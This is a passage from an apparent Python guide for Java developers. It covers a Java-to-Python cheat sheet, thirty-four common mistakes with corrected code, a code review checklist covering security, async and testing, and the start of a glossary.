- Architecture Patterns with Python: enterprise patterns, the Python way.
- What's New in Python: stay current, one release at a time.

You've reached the end of the main chapters. The appendices that follow are your quick-reference companions. Keep the cheat sheet (Appendix A) and the code review checklist (Appendix C) close while you build. Happy coding!

APPENDIX A

Java to Python Cheat Sheet

> *Keep this open in a second window while you build. It answers "what's the Python version of…?"*

This appendix collects the mappings from across the guide in one place. Each row points to the chapter that explains it in depth. The Python snippets live in `examples/appendix-a-cheatsheet/` and were linted, type-checked and tested like everything else.

> 💡 **A mapping, not a translation**
>
> These tables show the *closest* Python equivalent. Often the Python version works differently, and that's on purpose. When a row says "no direct equivalent", the linked chapter explains the Pythonic way of solving the same problem.

Language concepts

Java	Python	Chapter
`class` / POJO	`class`, usually a `@dataclass`	4
`record`	`@dataclass(frozen=True)` or `NamedTuple`	4
Lombok (`@Data`, `@Builder`)	`@dataclass` (keyword arguments replace builders)	4
`interface` + `implements`	`Protocol` (structural, no `implements`) or an `ABC`	4, 5
`abstract class`	`abc.ABC` with `@abstractmethod`	4
`extends`	`class Child(Parent):` plus `super()`	4
Constructor	`__init__(self, ...)`; alternatives via `@classmethod`	4
`this`	`self`, written explicitly as the first parameter	4
`public` / `private`	Everything is public; `_name` means "internal, please"	4
`static` method	Module-level function (or `@staticmethod`)	1, 4
Getters and setters	Plain attributes; `@property` when logic is needed	1, 4
`toString()`	`__repr__` (for developers) / `__str__` (for users)	4
`equals()` / `hashCode()`	`__eq__` / `__hash__` (generated by `@dataclass`)	4
`Comparable`	`__lt__` + `functools.total_ordering`, or `order=True`	4
`==` (identity) / `equals()`	`is` (identity) / `==` (equality)	3
`null`	`None`	3

Java	Python	Chapter
`Optional<T>`	`T | None` type hint + an `is None` check	3, 5
`int` / `long`	`int` (arbitrary precision, never overflows)	3
`double`	`float`	3
`BigDecimal`	`decimal.Decimal` (or `int` cents)	3, 19
`String`	`str` (immutable, Unicode)	3
`String.format` / `+`	f-strings: `f"{name} costs {cents}"`	3
`StringBuilder`	`"".join(parts)` or `io.StringIO`	3
`ArrayList<T>`	`list[T]`	3
`HashMap<K,V>`	`dict[K, V]` (keeps insertion order)	3
`HashSet<T>`	`set[T]`	3
`List.of(...)` (immutable)	`tuple` or `frozenset`	3
Streams (`filter` / `map`)	Comprehensions and generator expressions	3
`Comparator.comparing(...)`	`sorted(items, key=...)`	3
`Iterator` / `Iterable`	`__iter__` / `__next__` ; generators with `yield`	4
`switch` (pattern matching)	`match` / `case`	3
Varargs (`String... args`)	`*args` (and `**kwargs` for named)	3
Overloading	Default and keyword arguments; `@overload` for typing	3, 5
Lambdas	`lambda` (single expression) or a nested `def`	3
Checked / unchecked exceptions	Exceptions (all unchecked)	4
`throw`	`raise`	4
`catch` / `finally`	`except` / `finally` (plus `else`)	4
Exception cause	`raise NewError(...) from err`	4
try-with-resources	`with` statement (context managers)	4
Annotations	Decorators (real code) and type hints (metadata)	4, 5
`enum`	`enum.Enum` , `StrEnum` , `IntEnum`	4
Generics `<T>`	`def first[T](...)` , `class Box[T]:` (3.12+)	5
`final`	`typing.Final` (checked by type checkers, not at runtime)	5
`package` + `import`	Modules and packages; `import` / `from ... import`	4
`public static void main`	`if __name__ == "__main__":`	2
`java.time.Instant`	`datetime.now(UTC)` (always timezone-aware!)	3
`Duration`	`timedelta`	3
Classpath resources	`importlib.resources`	19
`ServiceLoader`	Entry points (`importlib.metadata.entry_points`)	19

Concurrency

Java	Python	Chapter
`Thread`	`threading.Thread` (I/O-bound work; the GIL limits CPU)	6
Virtual threads	`asyncio` coroutines (`async def` / `await`)	6
`ExecutorService`	`concurrent.futures.ThreadPoolExecutor`	6
`ForkJoinPool` for CPU work	`ProcessPoolExecutor` / `multiprocessing`	6
`Future` / `CompletableFuture`	`concurrent.futures.Future` / `asyncio.Task`	6
`CompletableFuture.allOf` / `StructuredTaskScope`	`asyncio.TaskGroup`	6
`synchronized` / `ReentrantLock`	`threading.Lock` / `RLock` (`asyncio.Lock` in async code)	6
`BlockingQueue`	`queue.Queue` / `asyncio.Queue`	6
`Semaphore`	`threading.Semaphore` / `asyncio.Semaphore`	6
`CountDownLatch`	`threading.Event`, `Barrier`, or awaiting a `TaskGroup`	6
`ThreadLocal` / `ScopedValue`	`contextvars.ContextVar`	6
Timeouts on futures	`asyncio.timeout(...)`	6
`@Async`	`asyncio.create_task` / FastAPI `BackgroundTasks` / Celery	6, 8, 11

Toolchain

Java	Python	Chapter
JDK installer / SDKMAN!	python.org installer, `py` launcher, `uv python install`	2
Maven / Gradle	**uv** (also Poetry, PDM, Hatch)	2, 16
`pom.xml`	`pyproject.toml`	2
Lock file	`uv.lock`	2
Maven Central	PyPI (https://pypi.org)	2
`~/.m2` per user	A virtual environment per project (`.venv`)	2
`<scope>test</scope>`	Dependency groups (`[dependency-groups] dev = [...]`)	2
`mvn package` → JAR	`uv build` → wheel	18
`java -jar app.jar`	`uv run fastapi run` / `python -m app`	2, 18
Multi-module build	uv workspaces	7
JShell	The Python REPL (`python`), IPython, Jupyter	2
Checkstyle / Spotless / PMD	**Ruff** (lint + format)	16
`javac` type checking	**mypy** / Pyright (static, optional, but standard)	5
JUnit 5	**pytest**	15

Java	Python	Chapter
Mockito	`unittest.mock`, pytest-mock, hand-written fakes	15
JaCoCo	coverage.py / pytest-cov	15
ArchUnit	import-linter	7
Javadoc	Docstrings + MkDocs / Sphinx	16, 19
JMH	`timeit`, pytest-benchmark	17
JFR / async-profiler	cProfile, py-spy, Scalene, memray	13, 17
IntelliJ debugger	PyCharm / VS Code debugger, `breakpoint()`	2, 16
OWASP Dependency-Check	pip-audit, bandit	12
`settings.xml` mirrors	uv index configuration (with keyring auth)	19

Spring annotations and their Python equivalents

Python frameworks use decorators and type hints instead of annotations. The difference: a decorator is code that runs when the function is defined, so you can read and step through it.

Spring	Python (FastAPI ecosystem)	Chapter
`@SpringBootApplication`	A `create_app()` factory + `lifespan`	7, 20
`@Component` / `@Service` / `@Repository`	Plain classes, created in a composition root	7
`@Autowired` / constructor injection	Constructor arguments; FastAPI `Depends(...)`	7, 8
`@Bean` / `@Configuration`	Factory functions; `Depends` providers	7
`@RestController` + `@GetMapping`	`APIRouter()` + `@router.get("/path")`	8
`@PathVariable` / `@RequestParam`	Function parameters with type hints	8
`@RequestBody` + `@Valid`	A Pydantic model parameter (validated automatically)	8
`@NotNull`, `@Size`, `@Min`	`Field(min_length=..., ge=...)`, `Annotated` constraints	8
`@ControllerAdvice` / `@ExceptionHandler`	`app.exception_handler(...)`	8
`Filter` / `HandlerInterceptor`	Middleware (`@app.middleware("http")` or classes)	8
`@Transactional`	`async with session.begin():`	9
`@Entity`	A SQLAlchemy mapped class (`Mapped[...]`)	9
Spring Data repositories	A thin repository class over a SQLAlchemy session	9
Flyway / Liquibase	Alembic	9
`@Cacheable`	`functools.cache` (local) or cache-aside with redis-py	9
`@ConfigurationProperties` / `@Value`	pydantic-settings `BaseSettings`	10
`@Profile`	Environment variables + per-environment `.env` files	10
`@KafkaListener`	An aiokafka consumer loop, or a FastStream `@subscriber`	11

Spring	Python (FastAPI ecosystem)	Chapter
`@Scheduled`	Celery beat, APScheduler	11
`@PreAuthorize`	A `Depends` that checks roles or scopes	12
Actuator `/health`, `/metrics`	Your own `/healthz`, `/readyz` + prometheus-client	13
`@Retry` / `@CircuitBreaker`	tenacity / stamina, pybreaker-style breakers	14
`@PostConstruct` / `@PreDestroy`	Code before / after `yield` in the `lifespan`	7, 14
`@SpringBootTest` + MockMvc	`httpx2.AsyncClient` with `ASGITransport`, or `TestClient`	15
`@MockBean`	`app.dependency_overrides[...]`	15
`@BeforeEach` / `@AfterEach`	pytest fixtures (with `yield`)	15
`@ParameterizedTest`	`@pytest.mark.parametrize`	15

Frameworks and libraries

Concern	Java	Python (recommended first)	Chapter
Web framework	Spring MVC / WebFlux	**FastAPI**; Django + DRF, Flask, Litestar	8
Server	Embedded Tomcat / Netty	**Uvicorn**; Gunicorn, Granian	8, 18
Validation and serialisation	Jackson + Bean Validation	**Pydantic v2**	8
OpenAPI	springdoc	Built into FastAPI	8
HTTP client	RestClient / WebClient	**httpx2** (continues HTTPX)	8
JDBC	JDBC + HikariCP	psycopg 3, asyncpg	9
ORM	Hibernate / JPA	**SQLAlchemy 2.0**; Django ORM, SQLModel	9
Migrations	Flyway / Liquibase	**Alembic**	9
Caching	Caffeine / Spring Cache	`functools.cache`, cachetools, redis-py	9
Config	Spring Boot config	**pydantic-settings**; Dynaconf	10
Feature flags	Unleash, LaunchDarkly	OpenFeature Python SDK	10
Kafka	Spring Kafka	**aiokafka**; confluent-kafka, FastStream	11
RabbitMQ	Spring AMQP	aio-pika	11
Jobs	Quartz, `@Scheduled`	**Celery**; arq, Dramatiq, APScheduler	11
Workflows	Temporal Java, Camunda	Temporal Python SDK	11
Security	Spring Security	FastAPI security utilities, PyJWT, Authlib	12
Password hashing	BCryptPasswordEncoder	pwdlib / argon2-cffi	12
Logging	SLF4J + Logback	`logging` + **structlog**	13
Metrics	Micrometer	prometheus-client, OpenTelemetry	13

Concern	Java	Python (recommended first)	Chapter
Tracing	OpenTelemetry Java agent	OpenTelemetry Python (`opentelemetry-instrument`)	13
Resilience	Resilience4j	tenacity / stamina, aiolimiter	14
Testing	JUnit 5, AssertJ	**pytest**	15
Mocking	Mockito, WireMock	`unittest.mock`, `httpx2.MockTransport`	15
Property-based testing	jqwik	Hypothesis	15
Integration tests	Testcontainers	testcontainers-python	15
CLI	picocli	**Typer**; Click, argparse	19
gRPC / GraphQL	grpc-java, Spring for GraphQL	grpcio, Strawberry	19
Data analysis	(rarely Java)	pandas, Polars, NumPy, Jupyter	19

Everyday snippets, side by side

Hello, world

JAVA

```java
public class Main {
    public static void main(String[] a) {
        System.out.println("Hello");
    }
}
```

PYTHON

```python
print("Hello")
```

A type with a method

JAVA

```java
record Product(String id,
               String name,
               long priceCents) {
    String label() {
        return "%s (%d)".formatted(
            name, priceCents);
    }
}
```

PYTHON

```python
@dataclass(frozen=True)
class Product:
    id: str
    name: str
    price_cents: int

    def label(self) -> str:
        return f"{self.name} ({self.price_cents})"
```

Interfaces without `implements`

JAVA

```java
interface Notifier {
    void notify(String msg);
}
class Email implements Notifier {
    public void notify(String msg) {
        // send it
    }
}
```

PYTHON

```python
class Notifier(Protocol):
    def notify(self, msg: str) -> None: ...


class EmailNotifier:
    # having the method is enough
    def notify(self, msg: str) -> None:
        ...
```

Exceptions and causes

JAVA

```java
try {
    return orders.get(id);
} catch (NoSuchElementException e) {
    throw new OrderNotFound(id, e);
}
```

PYTHON

```python
try:
    return ORDERS[order_id]
except KeyError as err:
    raise OrderNotFoundError(
        order_id) from err
```

Cleaning up resources

JAVA

```java
try (var in = Files
        .newBufferedReader(path)) {
    return in.lines()
        .collect(joining("\n"));
}
```

PYTHON

```python
with path.open(encoding="utf-8") as f:
    return f.read()
# closed automatically, even on error
```

Filtering and mapping a list

JAVA

```java
List<String> names = products
    .stream()
    .filter(p -> p.priceCents() > 1000)
    .map(Product::name)
    .toList();
```

PYTHON

```python
names = [
    p.name
    for p in products
    if p.price_cents > 1000
]
```

Maps: lookups with a default

JAVA

```java
int qty = stock
    .getOrDefault("p2", 0);
```

PYTHON

```python
qty = stock.get("p2", 0)
```

Sorting

JAVA

```java
products.sort(Comparator
    .comparingLong(
        Product::priceCents));
```

PYTHON

```python
by_price = sorted(
    products,
    key=lambda p: p.price_cents,
)
```

Enums

JAVA

```java
enum Status {
    PENDING, CONFIRMED, SHIPPED
}
```

PYTHON

```python
class Status(StrEnum):
    PENDING = "PENDING"
    CONFIRMED = "CONFIRMED"
    SHIPPED = "SHIPPED"
```

Generic functions

JAVA

```java
static <T> Optional<T> first(
        List<T> items) {
    return items.stream()
        .findFirst();
}
```

PYTHON

```python
def first[T](items: Sequence[T]) -> T | None:
    return items[0] if items else None
```

Running work concurrently

JAVA

```java
try (var ex = Executors
    .newVirtualThreadPerTaskExecutor()) {
    var futures = ids.stream()
        .map(id -> ex.submit(
            () -> fetch(id)))
        .toList();
}
```

PYTHON

```python
async with asyncio.TaskGroup() as tg:
    tasks = [
        tg.create_task(fetch(i))
        for i in ids
    ]
results = [t.result() for t in tasks]
```

JSON

JAVA

```java
var mapper = new ObjectMapper();
String json = mapper
    .writeValueAsString(p);
Product back = mapper
    .readValue(json, Product.class);
```

PYTHON

```python
data = json.dumps(asdict(p))
back = Product(**json.loads(data))
# with Pydantic models:
# p.model_dump_json() and
# Product.model_validate_json(data)
```

Environment variables and time

JAVA

```
String port = Optional
    .ofNullable(System.getenv("PORT"))
    .orElse("8080");
Instant deadline = Instant.now()
    .plus(Duration.ofSeconds(30));
```

PYTHON

```
port = os.environ.get("PORT", "8080")
deadline = datetime.now(UTC) + timedelta(
    seconds=30
)
```

> ⚠️ **Gotcha: `datetime.now()` without a timezone**
>
> `datetime.now()` returns a *naive* datetime with no timezone attached, which is the source of countless bugs. Always write `datetime.now(UTC)` (from `datetime import UTC`), the equivalent of Java's `Instant.now()`. See Chapter 3.

The ten biggest mindset shifts, in one line each

1. **Readability counts.** Code is read far more often than it's written. Optimise for the reader.
2. **Functions are first-class.** Not everything needs to be a class. Most code is functions and data.
3. **Duck typing, checked by tools.** If it has the method, it fits. Protocols and mypy keep it safe.
4. **EAFP:** it's easier to ask forgiveness than permission. Try the operation and handle the exception.
5. **Batteries included.** Check the standard library before adding a dependency.
6. **Explicit is better than implicit.** You'll see `self`, explicit imports and explicit `Depends`.
7. **We're all consenting adults.** There's no `private`; `_name` is a polite "keep out".
8. **Type hints are documentation the tools verify.** Use them everywhere in enterprise code.
9. **The GIL shapes concurrency.** Use asyncio or threads for I/O and processes for CPU-bound work, and keep an eye on free-threaded Python.
10. **Flat is better than nested.** Shallow packages, early returns, few layers.

APPENDIX B

Common Mistakes Java Developers Make in Python

> *Every mistake here has been made by thousands of smart Java developers. Learn them from a page instead of from a production incident.*

These are the traps that come up again and again when experienced Java engineers move to Python. None of them mean you're doing badly. They're what happens when good Java instincts meet a language with different rules.

Each entry shows **what it looks like**, **why it hurts** and **what to do instead**. The chapter in brackets has the full story.

Design and style

1. Putting everything in a class

(Chapters 1, 4)

Java needs a class to hold a function. Python doesn't. A class with only static methods is a module in disguise.

PYTHON Avoid

```python
class PriceUtils:
    @staticmethod
    def with_vat(cents: int) -> int:
        return round(cents * 1.2)
```

PYTHON Prefer

```python
# pricing.py: a module is already a namespace
def with_vat(cents: int) -> int:
    return round(cents * 1.2)
```

Use a class when you have **state plus behaviour** that belong together, like an `Order` that can `cancel()` itself.

2. Getters and setters

(Chapters 1, 4)

Python attributes are public, and you can turn one into a computed `@property` later without changing any caller. So start with plain attributes.

PYTHON Avoid

```python
class Product:
    def get_name(self) -> str:
        return self._name

    def set_name(self, name: str) -> None:
        self._name = name
```

PYTHON Prefer

```python
@dataclass
class Product:
    name: str          # read and write it directly: product.name
```

3. An abstract base class for every service

(Chapters 4, 5, 7)

`OrderService` + `OrderServiceImpl` adds a file and a layer for nothing. When a consumer truly needs an abstraction, for example a fake in tests, define a small `Protocol` next to the consumer. No class has to declare that it implements it.

4. Java naming

(Chapters 1, 16)

PEP 8 naming is universal in Python, and Ruff will flag Java-style names.

Java habit	Python style
`getCustomerId()`	`customer_id` (an attribute or property)
`placeOrder()`	`place_order()`
`MAX_RETRIES` constant	`MAX_RETRIES` (same!)
`IOrderRepository`	`OrderRepository` (a `Protocol`)
`OrderServiceImpl`	`OrderService`
`com/acme/orderly/service/impl/`	`orderly/orders/`
`utils`, `helpers`, `common`	Modules named for what they provide: `money.py`, `clock.py`

5. One class per file, deep package trees

(Chapters 2, 7)

Python modules happily hold several related classes and functions. Group by feature (`orderly/orders/service.py`), keep nesting shallow, and let a module grow until it has two clear jobs before splitting it.

6. Using `float` for money

(Chapters 3, 19)

`0.1 + 0.2` is `0.30000000000000004`, in Python and in Java. Use `int` cents (the convention in this guide) or `decimal.Decimal`, which plays the role of `BigDecimal`.

Values and collections

7. Mutable default arguments

(Chapter 3)

Default values are created **once**, when the function is defined, not on every call.

PYTHON Avoid

```python
def add_item(item: str, items: list[str] = []) -> list[str]:
    items.append(item)      # the same list is reused on every call!
    return items
```

PYTHON Prefer

```python
def add_item(item: str, items: list[str] | None = None) -> list[str]:
    items = [] if items is None else items
    items.append(item)
    return items
```

In dataclasses, use `field(default_factory=list)`.

8. Mutable class attributes

(Chapter 4)

An attribute assigned in the class body is shared by every instance, like a Java `static` field, which surprises people.

PYTHON Avoid

```python
class Cart:
    items: list[str] = []          # shared by ALL carts
```

Assign per-instance state in `__init__`, or use a dataclass with `default_factory`.

9. Confusing `==` and `is`

(Chapter 3)

It's the opposite of Java: `==` compares **values** (like `equals()`), and `is` compares **identity** (like Java's `==`). Use `is` only for `None`, `True`, `False` and sentinels.

PYTHON Avoid

```python
if order_id is "o1": ...      # may be False even when the text matches
if result == None: ...
```

PYTHON Prefer

```python
if order_id == "o1": ...
if result is None: ...
```

10. Truthiness traps

(Chapter 3)

Empty collections, `0`, `""` and `None` are all "falsy". That's handy, until zero is a valid value.

PYTHON Avoid

```python
if not quantity:              # also true when quantity == 0
    raise ValueError("quantity is required")
```

PYTHON Prefer

```python
if quantity is None:
    raise ValueError("quantity is required")
```

11. Naive datetimes

(Chapter 3)

`datetime.now()` has no timezone. Comparing naive and aware datetimes raises an error, and storing naive times causes subtle bugs across servers. Use `datetime.now(UTC)` and keep timezone-aware values everywhere.

12. Accidental shared references

(Chapter 3)

Variables are labels on objects, exactly like Java references, and some shorthand creates shared inner objects:

PYTHON Avoid

```python
grid = [[0] * 3] * 3      # three references to ONE inner list
grid[0][0] = 1            # now every row starts with 1
```

PYTHON Prefer

```python
grid = [[0] * 3 for _ in range(3)]
```

13. Changing a list while looping over it

(Chapter 3)

Removing items from a list you're iterating skips elements. Build a new list instead: `orders = [o for o in orders if o.status != "CANCELLED"]`.

14. Late-binding closures in loops

(Chapter 3)

Closures capture *variables*, not values, so every lambda below sees the final `i`:

PYTHON Avoid

```python
handlers = [lambda: i for i in range(3)]
[h() for h in handlers]     # [2, 2, 2]
```

PYTHON Prefer

```python
handlers = [lambda i=i: i for i in range(3)]   # [0, 1, 2]
```

15. Shadowing built-ins

(Chapter 3)

Naming a variable `list`, `dict`, `id`, `type`, `input` or `sum` hides the built-in for the rest of the scope. Ruff's `A` rules (flake8-builtins) can catch this.

16. Building strings with `+=` in a loop

(Chapters 3, 17)

Collect the parts and use `"".join(parts)`, the same lesson as Java's `StringBuilder`.

Errors and resources

17. Catching everything

(Chapter 4)

PYTHON Avoid

```python
try:
    place_order(order)
except Exception:
    pass                        # the bug is now invisible
```

Catch the specific exceptions you can handle, and let the rest propagate to a single place that logs them (an exception handler at the edge). Never use a bare `except:`, which even catches Ctrl+C.

18. Losing the original cause

(Chapter 4)

Raise domain errors **from** the low-level error so the traceback keeps both, like passing a `cause` in Java:

PYTHON Prefer

```python
try:
    row = rows[order_id]
except KeyError as err:
    raise OrderNotFoundError(order_id) from err
```

19. Forgetting `with`

(Chapter 4)

Files, locks, database sessions and HTTP clients should be used in a `with` (or `async with`) block. It's Python's try-with-resources, and it releases the resource even when an exception escapes.

20. Treating type hints as runtime checks

(Chapter 5)

`def charge(cents: int)` happily accepts `"12"` at runtime. Hints are checked by **mypy or Pyright**, not by the interpreter. Run a type checker in CI, and validate external input at the boundary with Pydantic.

21. Silencing the type checker with `Any`

(Chapter 5)

Sprinkling `Any` and `# type: ignore` turns off the safety you came for. Use precise types, Protocols and `TypedDict`. When you must ignore something, use `# type: ignore[specific-code]` with a comment saying why.

Modules and imports

22. Circular imports

(Chapters 4, 7)

Java tolerates classes that reference each other across packages; Python executes imports at runtime, so two modules importing each other at the top level can fail. Move shared types into their own module, import inside functions as a last resort, or use `TYPE_CHECKING` imports for annotations.

23. `from module import *`

(Chapter 4)

It hides where names come from and can silently overwrite your own names. Import what you use explicitly.

24. Global singletons created at import time

(Chapter 7)

A module-level `engine = create_engine(...)` feels like a Spring bean, but it connects at import time and makes tests painful. Create dependencies in a `create_app()` composition root and pass them in, or provide them through FastAPI's `Depends`.

Concurrency

25. Blocking calls inside `async def`

(Chapters 6, 8)

PYTHON Avoid

```python
@router.get("/rates")
async def rates() -> dict[str, float]:
    resp = requests.get(RATES_URL, timeout=5)   # blocks the whole event loop
    return resp.json()
```

One blocking call freezes *every* request the worker is handling. Use async libraries (`httpx2.AsyncClient`), `await asyncio.to_thread(...)` for unavoidable blocking work, or declare the endpoint with plain `def` so FastAPI runs it in a thread pool.

26. Forgetting to `await`

(Chapter 6)

Calling a coroutine function without `await` creates a coroutine object and does nothing. Python warns "coroutine ... was never awaited", and mypy catches it too.

27. Fire-and-forget tasks

(Chapters 6, 14)

The event loop keeps only weak references to tasks, so a task created with `asyncio.create_task(...)` and never stored can disappear mid-run, and its exceptions go unnoticed. Keep a reference, prefer `TaskGroup`, or manage background tasks in the app's lifespan.

28. Expecting threads to speed up CPU-bound work

(Chapters 6, 17)

With the GIL, threads in standard CPython take turns running Python bytecode. Threads and asyncio help with **I/O-bound** work. For CPU-bound work, use `ProcessPoolExecutor`, push the hot loop into NumPy or a compiled extension, or try the free-threaded build.

29. Swallowing cancellation

(Chapter 6)

`asyncio.CancelledError` is how timeouts and shutdown stop your coroutines. If you catch it, do your cleanup and **re-raise** it. Since Python 3.8 it inherits from `BaseException`, so `except Exception` doesn't catch it. Keep it that way.

I/O, data and testing

30. HTTP calls without timeouts

(Chapters 8, 14)

The `requests` library has **no default timeout**, so a slow server can hang your worker forever. httpx2 (the maintained continuation of HTTPX) defaults to 5 seconds, but set timeouts explicitly everywhere: HTTP, database statements and message consumers.

31. Lazy-loading surprises with SQLAlchemy

(Chapter 9)

Accessing a relationship in a loop triggers one query per row (N+1). In async code, a lazy load outside an awaited query raises `MissingGreenlet`. Load relationships explicitly with `selectinload(...)`, and consider `lazy="raise"` on relationships so accidental lazy loads fail fast.

32. Unpickling or loading untrusted data

(Chapter 12)

`pickle.loads`, `yaml.load` (without `SafeLoader`) and `eval` can execute arbitrary code, just like Java deserialization vulnerabilities. Use JSON, `yaml.safe_load` and Pydantic validation for anything that crosses a trust boundary.

33. Patching in the wrong place

(Chapter 15)

`unittest.mock.patch` replaces a name **where it's looked up**, not where it's defined. If `orders/service.py` does `from orderly.clock import now`, patch `"orderly.orders.service.now"`, not `"orderly.clock.now"`. Better still, inject the dependency and pass a fake.

34. Installing packages into the global Python

(Chapter 2)

`pip install` into the system or global interpreter mixes every project's dependencies, like one shared classpath for all your apps. Use a virtual environment per project (uv does this for you) and commit the lock file.

📝 A mistake Python fixed for you

Before Python 3.7, plain dicts didn't promise to keep insertion order, so older code and blog posts use `OrderedDict` everywhere. Today every `dict` preserves insertion order, like a `LinkedHashMap`. Reach for `OrderedDict` only when you need its extra methods.

🧠 Key idea

Most of these mistakes come from one root: bringing Java's *compiler-enforced* world into Python's *convention-and-tooling* world. Lean on the conventions, run the tools (Ruff, mypy, pytest) on every change, and the language gets out of your way.

APPENDIX C

Python Code Review Checklist

> *A friendly list to run through before you open a pull request, or while reviewing someone else's.*

Use this checklist as a prompt, not a gate. Not every item applies to every change. When you review, phrase findings kindly and explain the *why*. Many Python idioms are new to people coming from Java, and a good review is one of the best ways to learn them.

> 💡 **Automate the boring half**
>
> Anything a tool can check, let the tool check: `ruff format`, `ruff check`, `mypy --strict`, `pytest` with coverage, `pip-audit` and `import-linter` (Chapter 16). Then human reviewers can focus on design, clarity and correctness.

Readability and naming

- ☐ Ruff formatting and linting pass in CI.
- ☐ Names follow PEP 8: `snake_case` for functions and variables, `PascalCase` for classes, `UPPER_CASE` for constants.
- ☐ No Java-isms: no `get_` / `set_` methods for plain data, no `I` prefixes, no `Impl` suffixes.
- ☐ Modules and packages are named for what they provide; there's no `utils.py` dumping ground.
- ☐ Public functions and classes have docstrings that say *what* and *why*, not just *how*.
- ☐ Functions are short, with early returns; the happy path isn't buried in nested `if`s.
- ☐ Comprehensions are used where they're clearer than loops, and loops where comprehensions would be too clever.

Design

- ☐ Classes exist because they hold state plus behaviour; stateless helpers are module functions.
- ☐ Domain objects (dataclasses), API schemas (Pydantic) and ORM models are kept separate where it matters.
- ☐ Abstractions are `Protocol`s defined near their consumers, and only when there's a second implementation or a test fake.
- ☐ Dependencies are passed in (constructor arguments or `Depends`), not created at import time.
- ☐ Packages are organised by feature, and import-linter contracts still pass.
- ☐ There are no circular imports and no `from x import *`.

- ☐ No premature abstraction: metaclasses, plugin systems and deep inheritance are justified by real, current needs.

Values and types

- ☐ Public functions have complete type hints, and `mypy --strict` passes.
- ☐ `Any` and `# type: ignore` are rare, specific (`[code]`) and explained.
- ☐ `None` checks use `is None`, not truthiness, when `0` or `""` are valid values.
- ☐ There are no mutable default arguments; dataclasses use `field(default_factory=...)`.
- ☐ Money uses `int` cents or `Decimal`, never `float`.
- ☐ Datetimes are timezone-aware (`datetime.now(UTC)`).
- ☐ External input is validated at the boundary (Pydantic), not deep inside the service.

Errors

- ☐ Exceptions are specific: no bare `except:`, and no `except Exception: pass`.
- ☐ Domain errors are custom exception classes with useful fields.
- ☐ Re-raised errors keep their cause: `raise NewError(...) from err`.
- ☐ Each error is either handled or propagated, and logged once, at the edge.
- ☐ Domain errors map to HTTP status codes in one place (exception handlers), not in every route.
- ☐ `CancelledError` is never swallowed.

Resources

- ☐ Files, sessions, locks, clients and connections are used in `with` / `async with` blocks.
- ☐ HTTP clients are long-lived (one `httpx2.AsyncClient` per app), not created per request.
- ☐ Every outbound call has a timeout: HTTP, database statements and message brokers.
- ☐ Request bodies and uploads have size limits.

Async and concurrency

- ☐ There are no blocking calls (`requests`, `time.sleep`, sync DB drivers) inside `async def`.
- ☐ Every coroutine is awaited; mypy and the runtime warnings agree.
- ☐ Background tasks are owned: kept in a `TaskGroup` or a tracked set, and cancelled on shutdown.
- ☐ Concurrency is bounded (`Semaphore`, worker pools), not one task per item without limit.
- ☐ Shared mutable state between threads is protected by a lock, or avoided.
- ☐ CPU-heavy work isn't expected to speed up with threads; it goes to processes or native code.
- ☐ Request-scoped data uses `contextvars`, not globals.

Data access

- ☐ SQL uses bound parameters (SQLAlchemy or driver placeholders), never string formatting.
- ☐ Transaction boundaries are explicit (`async with session.begin():`) and as small as possible.
- ☐ Rows that need protecting from concurrent updates are locked (`with_for_update()`) in a consistent order.
- ☐ Relationships are loaded deliberately (`selectinload`); there are no N+1 loops.
- ☐ Alembic migrations were reviewed by a human (autogenerate is a draft) and are backward compatible.
- ☐ Caches have TTLs and a story for invalidation.

Security

- ☐ Authentication is enforced by a dependency on every protected route; authorisation is checked at resource level.
- ☐ JWT validation pins algorithms and checks `exp`, `iss` and `aud`.
- ☐ Secrets come from the environment or a secret manager (`SecretStr`), never from code or committed files.
- ☐ Secrets and personal data never appear in logs.
- ☐ Tokens and IDs come from `secrets`, not `random`.
- ☐ There's no `pickle`, `yaml.load`, `eval`, `exec` or `shell=True` on untrusted input.
- ☐ File paths from users are resolved and confined to an allowed directory.
- ☐ `pip-audit` passes, and new dependencies come from the intended index (no dependency confusion).

Observability

- ☐ Logs are structured (structlog) and include request and trace IDs.
- ☐ Log levels are meaningful; there's no `print()` in service code.
- ☐ New endpoints or consumers have metrics (rate, errors, duration).
- ☐ Metric labels have bounded cardinality: no user IDs or order IDs as labels.
- ☐ Outbound calls propagate trace context (instrumented HTTP clients, OpenTelemetry).

Resilience and lifecycle

- ☐ Retries apply only to idempotent operations, with exponential backoff and jitter.
- ☐ Message consumers are idempotent (at-least-once delivery is assumed).
- ☐ The lifespan starts and stops new components in the right order.
- ☐ Readiness reflects real dependencies; liveness doesn't depend on downstream services.

Testing

- ☐ New behaviour has tests; cases with several inputs use `@pytest.mark.parametrize`.
- ☐ Fixtures replace setup boilerplate, and shared fixtures live in `conftest.py`.
- ☐ Fakes are preferred over mocks; any `patch` targets the name where it's looked up.
- ☐ API tests use `dependency_overrides` instead of patching internals.
- ☐ There's no `time.sleep` in tests: time is controlled (time-machine) and async code is awaited.
- ☐ Integration tests are marked and run in CI.
- ☐ Edge cases are covered: empty input, `None`, zero, duplicates, cancellation, concurrent requests.

Performance

- ☐ Any optimisation is backed by a profile or benchmark, not a hunch.
- ☐ Membership tests on large collections use `set` or `dict`, not `list`.
- ☐ Large datasets are streamed (generators, server-side cursors), not loaded all at once.
- ☐ Heavy numeric work uses NumPy, Polars or similar, not Python loops.

Dependencies and packaging

- ☐ New dependencies are justified, maintained and appropriately licensed. Check the standard library first.
- ☐ `uv.lock` is updated in the same change (`uv lock --check` passes).
- ☐ Development tools sit in dependency groups, not in runtime dependencies.
- ☐ The Docker image builds with `uv sync --frozen --no-dev` and runs as a non-root user.

> 🧠 **Key idea**
>
> The best Python reviews keep asking one question: *"Is this the simplest readable version?"* Fewer classes, fewer layers and clearer names almost always win.

APPENDIX D

Glossary

> *Plain-English definitions of the Python words and enterprise terms used in this guide.*

Where a term has a close Java relative, it's shown in *italics* after the definition.

Python language and runtime

Term	What it means
ABC (abstract base class)	A class from the `abc` module that declares abstract methods subclasses must implement. *Java: an abstract class or interface.*
Annotation (type hint)	A type written next to a name, like `price_cents: int`. Read by tools; not enforced at runtime. *Java: a declared type, minus the compiler enforcement.*
ASGI	The standard interface between async Python web servers (Uvicorn) and frameworks (FastAPI). *Java: roughly the Servlet API.*
`async` / `await`	Syntax for coroutines. `await` pauses the coroutine until a result is ready, letting the event loop run other work.
Bytecode	The low-level instructions CPython compiles your code into (`.pyc` files). *Java: JVM bytecode, without a JIT by default.*
Comprehension	An expression that builds a list, dict or set from an iterable: `[p.name for p in products]`. *Java: a `stream().map().toList()` chain.*
Context manager	An object usable in a `with` block that sets up and tears down a resource. *Java: an `AutoCloseable` in try-with-resources.*
